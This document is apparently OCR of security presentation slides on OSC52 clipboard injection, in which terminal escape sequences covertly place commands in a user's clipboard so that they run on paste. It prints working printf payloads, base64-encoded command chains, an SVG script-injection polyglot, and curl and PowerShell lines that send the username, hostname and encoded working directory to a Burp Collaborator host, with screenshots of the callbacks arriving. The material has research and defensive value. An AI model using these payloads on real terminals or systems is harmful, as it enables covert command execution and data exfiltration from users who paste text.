

```
bash                                                    ⌥⌘2
➜  Documents printf '\033]52;c;b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK\007'
➜  Documents open -a calculator.app


➜  Documents bash

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ open -a calculator.app
bash-3.2$
bash-3.2$
```

BASH DONT.

OSC52

CLIPBOARD INJECTION

```
printf '\033]52;c;c2xlZXAgMQplY2hvIEhlbGxvICQod2hvYW1pKQoK\007'


sleep1 \r\n
echo Hello $(whoami) \r\n
\r\n
```



DIFFERENT TERMINALS BEHAVE IN DIFFERENT WAYS

XSS/NIX/WIN


POLYGLOT-ISH

```
\n\n\n\n\n\n

My5vcmcvMjAwMC9zdmciPgogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3R
pb24gc3VjY2Vzc2Z1bCIpOwogIDwvc2NyaXB0Pgo8L3N2Zz4=#\n

curl "http://$(whoami).$(hostname).rcepoc.127.0.0.1.nip.io/$(pwd | base64)"\n

cmd /c powershell -Command "$URI = 'http://%username%.
%computername%.rcepoc.127.0.0.1.nip.io/';Invoke-WebRequest -Uri $URI"\n
```

OSC52

CLIPBOARD INJECTION

```
printf
'\033]52;c;CgoKCgpkYXRhOmltYWdlL3N2Zyt4bWw7YmFzZTY0LFBITjJaeUIyWlhKemFXOXVQU0l4TGpFaUlH
SmhjMlZRY205bWFXeGxQU0ptZFd4c0lpQjRiV3h1Y3owaWFIUjBjRG92TDNkM2R5NTNNeTV2Y21jdk1qQXdNQzl
6ZG1jaVBnb2dJRHh6WTNKcGNIUWdkSGx3WlQwaWRHVjRkQzlxWVhaaGMyTnlhWEIwSWo0S0lDQWdJR0ZzWlhKME
tDSnBibXBsWTNScGIyNGdjM1ZqWTJWemMyWjFiQ0lwT3dvZ0lEd3ZjMk55YVhCMFBnbzhMM04yWno0PSMKCmN1c
mwgImh0dHA6Ly8kKHdob2FtaSkuJChob3N0bmFtZSkucmNlcG9jLjEyNy4wLjAuMS5uaXAuaW8vJChwd2QgfCBi
YXNlNjQpIgoKY21kIC9jIHBvd2Vyc2hlbGwgLUNvbW1hbmQgIiRVUkkgPSAnaHR0cDovLyV1c2VybmFtZSUuJWN
vbXB1dGVybmFtZSUucmNlcG9jLjEyNy4wLjAuMS5uaXAuaW8vJztJbnZva2UtV2ViUmVxdWVzdCAtVXJpICRVUk
kiCg==\007' > badlog.log
```


bash
bash-3.2$
bash-3.2$
bash-3.2$ #
bash: data:image/svg+xml: No such file or directory
bash: base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPgogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3Rpb24gc3VjY2Vzc2Z1bCIpOwogIDwvc2NyaXB0Pgo8L3N2Zz4=#: command not found
bash-3.2$
bash-3.2$ curl "http://$(whoami).$(hostname).rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com/$(pwd | base64)"
<html><body>jvd2agysrd54u73xuo84f9zjjgigz</body></html>bash-3.2$
bash-3.2$ cmd /c powershell -Command "$URI = 'http://%username%.%computername%.rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com/';Invoke-WebRequest -Uri $URI"
bash: cmd: command not found
bash-3.2$
Collaborator
Payloads to g...
Copy to clipboard
Include Collaborator server location
Poll now
Time
Type
Payload
Source
1 2023-Jul-13 13:19:53.925 UTC DNS idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
2 2023-Jul-13 13:19:54.245 UTC HTTP idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
3 2023-Jul-13 13:19:57.176 UTC DNS idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
4 2023-Jul-13 13:19:57.175 UTC DNS idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
5 2023-Jul-13 13:19:57.445 UTC HTTP idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
6 2023-Jul-13 13:20:00.588 UTC DNS idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
7 2023-Jul-13 13:20:00.588 UTC DNS idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
8 2023-Jul-13 13:20:00.968 UTC HTTP idz9guqceiehzubwq7v9rp3ck3quek29 188.126.80.54
Description
Request to Collaborator
Response from Collaborator
Pretty
Raw
Hex
1 GET /Lwo= HTTP/1.1
2 Host: root.2e0348d7fed4.rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com
3 User-Agent: curl/7.86.0
4 Accept: */*
5 DNT: 1
Search...
0 highlights
Inspector
Request attributes 2
Request headers 4
Command Prompt
Headers : {[X-Collaborator-Version, 4], [Age, 0], [Connection, keep-alive], [Content-Length, 55]...}
Images : {}
InputFields : {}
Links : {}
ParsedHtml : System.__ComObject
RawContentLength : 55
Docker Desktop
Upgrade plan
Containers
Images
Volumes
Dev Environments BETA
80:80
Logs
Inspect
Terminal
Files
Stats
/ #

Not Secure


This page says
injection successful
OK

